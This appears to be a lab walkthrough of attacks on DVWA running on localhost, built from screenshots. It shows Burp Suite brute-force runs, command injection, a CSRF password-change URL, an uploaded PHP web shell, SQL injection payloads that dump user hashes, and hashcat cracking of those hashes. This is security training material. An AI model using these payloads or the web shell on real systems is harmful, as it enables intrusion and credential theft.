



Brute Force Attack

Sniper Attack :

Sniper attack

Start attack

Target

http://localhost

Update Host header to match target

Positions

Add \$

Clear \$

Auto \$

```

1 GET /DWA/vulnerabilities/brute/?username=admin&password=56978956&login=Login HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Referer: http://localhost/DWA/vulnerabilities/brute/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: security=low; PHPSESSID=56b8dc780558f0885cc0e93be3c4ddde
17 Connection: keep-alive
18
19

```

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 3,425

Request count: 3,425

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Add

Add from list...

zimmerman

zjaaadc

zmodem

zombie

zorzo

zxcvbnm

password

3. Intruder attack of http://localhost

Attack

Save

Results

Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
3417	zhongguo	200	125			5062	
3418	ziggy	200	122			5062	
3419	zimmerman	200	129			5062	
3420	zjaaadc	200	121			5062	
3421	zmodem	200	118			5062	
3422	zombie	200	122			5062	
3423	zorzo	200	105			5062	
3424	zxcvbnm	200	114			5062	
3425	password	200	113			5105	

Request

Response

Inspector

Selected text

Login

Request attributes

2

Request query parameters

3

2. Battering Attack

The screenshot shows the Burp Suite interface for configuring a Battering ram attack. The target is set to `http://localhost`. The attack is configured to send 12,321 payloads, each 817 bytes long, to all payload positions. The payload type is set to 'Simple list'. The payload configuration shows a list of strings: `password`, `admin`, `!root`, `$ALOC$`, `$system`, and `1`. The 'Add' button is highlighted.

Target: `http://localhost` ☒ Update Host header to match target

Positions: Add Clear Auto

1 GET /DWA/vulnerabilities/brute/?username=admin&password=5897895&Login=Login HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
4 sec-ch-ua-mobile: 70
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/DWA/vulnerabilities/brute/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: security=low; PHPSESSID=56bdc780558f0885cc0e93be3c4ddde
17 Connection: keep-alive
18
19

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 12,321
Request count: 12,321

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste password
Load... admin
Remove !root
Clear \$ALOC\$
Deduplicate \$system
Add 1
Add from list...

Search 2 highlights 2 payload positions Length: 817

The screenshot shows the Burp Suite interface displaying the results of an intruder attack. The attack is titled '7. Intruder attack of http://localhost'. The results table shows 9 requests, all with a status code of 200. The payload 'admin' is highlighted. The request details show a GET request to `/DWA/vulnerabilities/brute/?username=admin&password=admin&Login=Login`. The response details show a 200 OK status with various headers.

7. Intruder attack of http://localhost Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
0		200	0			5063	
1	password	200	11			5063	
2	admin	200	19			5063	
3		200	38			5063	
4	!root	200	23			5062	
5	\$ALOC\$	200	13			5062	
6	\$system	200	25			5063	
7	1	200	21			5063	
8	1.1	200	17			5062	

Request Pretty Raw Hex In

1 GET /DWA/vulnerabilities/brute/?username=admin&password=admin&Login=Login HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
4 sec-ch-ua-mobile: 70
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64)

Response Pretty Raw Hex Render In

1 HTTP/1.1 200 OK
2 Date: Sat, 02 May 2026 05:36:50 GMT
3 Server: Apache/2.4.66 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 4735
9 Keep-Alive: timeout=5, max=100

Inspector

Request attributes 2
Request query parameters 3
Request cookies 2
Request headers 16
Response headers 10

Search 0 highlights Search 0 highlights

4148 of 12321

2. Pitchfork Attack

The screenshot shows the Pitchfork attack configuration window. The target is set to `http://localhost`. The attack is configured to send a GET request to `/DWA/vulnerabilities/brute/?username=admin&password=5897896&login=Login`. The payload type is set to "Simple list". The payload count is 12,321, and the request count is 8,896. The payload configuration shows a list of strings: password, admin, !root, \$ALOC\$, \$system, 1, and 1.1. The interface also displays a list of highlights and a search bar.

Extensions Discover

1 2 x +

Pitchfork attack Start attack

Target `http://localhost` Update Host header to match target

Positions Add \$ Clear \$ Auto \$

1 GET /DWA/vulnerabilities/brute/?username=admin&password=5897896&login=Login HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
4 sec-ch-ua-mobile: 70
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/DWA/vulnerabilities/brute/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: security=low; PHPSESSID=56bddc780558f0885cc0e93be3c4ddde
17 Connection: keep-alive
18
19

2 highlights 2 payload positions Length: 817

Event log (2) All issues (39)

Memory: 321.2MB of 1.93GB

Payloads

Payload position: 1 - admin

Payload type: Simple list

Payload count: 12,321

Request count: 8,896

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste password
Load... admin
Remove !root
Clear \$ALOC\$
Deduplicate \$system
Add 1
Add from list...

Payload processing

Memory: 321.2MB of 1.93GB

The screenshot shows the results of an intruder attack on `http://localhost`. The attack is titled "9. Intruder attack of http://localhost". The results table shows 8 requests, each with a payload 1 and payload 2. The status code for all requests is 200. The response length is 5063 for all requests. The comment column is empty.

9. Intruder attack of http://localhost Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response ...	Error	Timeout	Length	Comment
0			200	9			5063	
1	password	password	200	37			5063	
2	admin	admin	200	28			5062	
3		!root	200	21			5063	
4	!root	\$ALOC\$	200	27			5062	
5	\$ALOC\$	\$system	200	57			5062	
6	\$system	1	200	28			5063	
7	1	1.1	200	31			5063	
8	1.1	11111111	200	25			5062	

Finished

2. Cluster Bomb Attack

The screenshot shows the 'Cluster bomb attack' configuration window in Burp Suite. The target is set to 'http://localhost'. The attack is configured to send 12,321 payloads, each 817 bytes long, to the '1 - admin' position. The payload type is 'Simple list'. The payload configuration shows a list of strings: 'password', 'admin', '!root', '\$ALOC\$', '\$system', and '1'. The 'Start attack' button is visible.

Target: ☒ Update Host header to match target

Positions:

1 GET /DWA/vulnerabilities/brute/?username=admin&password=5897895&Login=Login HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
4 sec-ch-ua-mobile: 70
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/DWA/vulnerabilities/brute/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: security=low; PHPSESSID=56bddc780558f0885cc0e93be3c4ddde
17 Connection: keep-alive
18
19

Payloads

Payload position: 1 - admin
Payload type: Simple list
Payload count: 12,321
Request count: 109,607,616

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste: password
Load...: admin
Remove: !root
Clear: \$ALOC\$
Deduplicate: \$system
Add: 1
Add from list...

Event log (3) All issues (39) Memory: 407.1MB of 1.93GB

The screenshot shows the '11. Intruder attack of http://localhost' results window in Burp Suite. The attack is configured to send 12,321 payloads, each 817 bytes long, to the '1 - admin' position. The payload type is 'Simple list'. The payload configuration shows a list of strings: 'password', 'admin', '!root', '\$ALOC\$', '\$system', and '1'. The 'Start attack' button is visible.

11. Intruder attack of http://localhost

Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response ...	Error	Timeout	Length	Comment
0			200	30			5063	
1	password	password	200	37			5063	
2	admin	password	200	24			5106	
3		password	200	21			5062	
4	!root	password	200	25			5062	
5	\$ALOC\$	password	200	22			5062	
6	\$system	password	200	22			5063	
7	1	password	200	32			5063	
8	1.1	password	200	39			5062	

Request

Pretty Raw Hex

1 GET /DWA/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
4 sec-ch-ua-mobile: 70
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64)

Response

Pretty Raw Hex Render

1 HTTP/1.1 200 OK
2 Date: Sat, 02 May 2026 05:43:19 GMT
3 Server: Apache/2.4.66 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 4778
9 Keep-Alive: timeout=5, max=100

Inspector

Request attributes 2
Request query parameters 3
Request cookies 2
Request headers 16
Response headers 10

Succeed.....!!!

Command Injection

Ping

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=1.39 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.100 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.352 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.562 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3050ms  
rtt min/avg/max/mdev = 0.100/0.601/1.391/0.484 ms
```

Check Current Directory

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.640 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.100 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=2.51 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.377 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3027ms  
rtt min/avg/max/mdev = 0.100/0.905/2.505/0.943 ms  
/var/www/html/DVWA/vulnerabilities/exec
```

Enter root Directory

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.144 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.104 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.111 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.101 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3082ms  
rtt min/avg/max/mdev = 0.101/0.115/0.144/0.017 ms  
bin  
boot  
dev  
etc  
home  
initrd.img  
initrd.img.old  
lib  
lib32  
lib64  
lost+found  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
swap  
sys  
tmp  
usr  
var  
vmlinuz  
vmlinuz.old
```

Enter etc/passwd Directory

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.058 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.098 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.090 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.102 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3078ms  
rtt min/avg/max/mdev = 0.058/0.087/0.102/0.017 ms  
help  
index.php  
source
```

Cross Site Request Forgery (CSRF)

http://localhost/DVWA/vulnerabilities/csrf/?password_new=hacked123&password_conf=hacked123&Change=Change

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Password Changed.

Password : admin

Test Credentials

Vulnerabilities/CSRF

Wrong password for 'admin'

Username

Password

Password : hacked123

Test Credentials

Vulnerabilities/CSRF

Valid password for 'admin'

Username

Password

Rechange:

http://localhost/DVWA/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change

File Upload

Upload File as shell.php: <?php echo shell_exec(\$_GET["cmd"]); ?>

Vulnerability: File Upload

Choose an image to upload:

No file chosen




../../../../hackable/uploads/shell.php succesfully uploaded!

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

Now Open:

1. <http://localhost/DVWA/hackable/uploads/shell.php?cmd=pwd>
2. <http://localhost/DVWA/hackable/uploads/shell.php?cmd=ls>
3. <http://localhost/DVWA/hackable/uploads/shell.php?cmd=cd /; ls>



SQL Injection

Check Vulnerability

Vulnerability: SQL Injection

User ID:

Submit

ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith

Show Databases:

```
-1' UNION SELECT 1, schema_name FROM information_schema.schemata #
```

Part	Simple meaning
-1'	“Give no normal data”
UNION	“Instead, add my data”
SELECT 1, schema_name	“Show database names”
FROM information_schema.schemata	“Take all DB names from system”
#	“Ignore rest”

Vulnerability: SQL Injection

User ID:

Submit

ID: -1' UNION SELECT 1, schema_name FROM Information_schema.schemata #
First name: 1
Surname: information_schema

ID: -1' UNION SELECT 1, schema_name FROM Information_schema.schemata #
First name: 1
Surname: dvwa

Show Table:

```
-1' UNION SELECT 1, table_name FROM information_schema.tables WHERE  
table_schema='dvwa' #
```

Vulnerability: SQL Injection

User ID:

Submit

ID: -1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='dvwa' #
First name: 1
Surname: security_log

ID: -1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='dvwa' #
First name: 1
Surname: guestbook

ID: -1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='dvwa' #
First name: 1
Surname: users

ID: -1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='dvwa' #
First name: 1
Surname: access_log

Read Column name from tables:

```
1' UNION SELECT 1, column_name FROM information_schema.columns WHERE  
table_name='users' #
```

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: USER

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: PASSWORD_ERRORS

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: PASSWORD_EXPIRATION_TIME

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: user_id

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: first_name

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: last_name

Read user, password from tables:

1' UNION SELECT user, password FROM users #

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Crack Password:

cat >> hash.txt
paste: ctrl + shift + v
Save: ctrl + D

```
(kali@kali)-[~]  
$ cat >> hash.txt  
5f4dcc3b5aa765d61d8327deb882cf99  
e99a18c428cb38d5f260853678922e03  
8d3533d75ae2c3966d7e0d4fcc69216b  
0d107d09f5bbe40cade3de5c71e9e9b7  
5f4dcc3b5aa765d61d8327deb882cf99
```

Install:

sudo apt install wordlists
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz

Run:

hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat -m 0 hash.txt --show

```
(kali@kali)-[~]  
$ hashcat -m 0 hash.txt --show  
5f4dcc3b5aa765d61d8327deb882cf99:password  
e99a18c428cb38d5f260853678922e03:abc123  
8d3533d75ae2c3966d7e0d4fcc69216b:charley  
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
```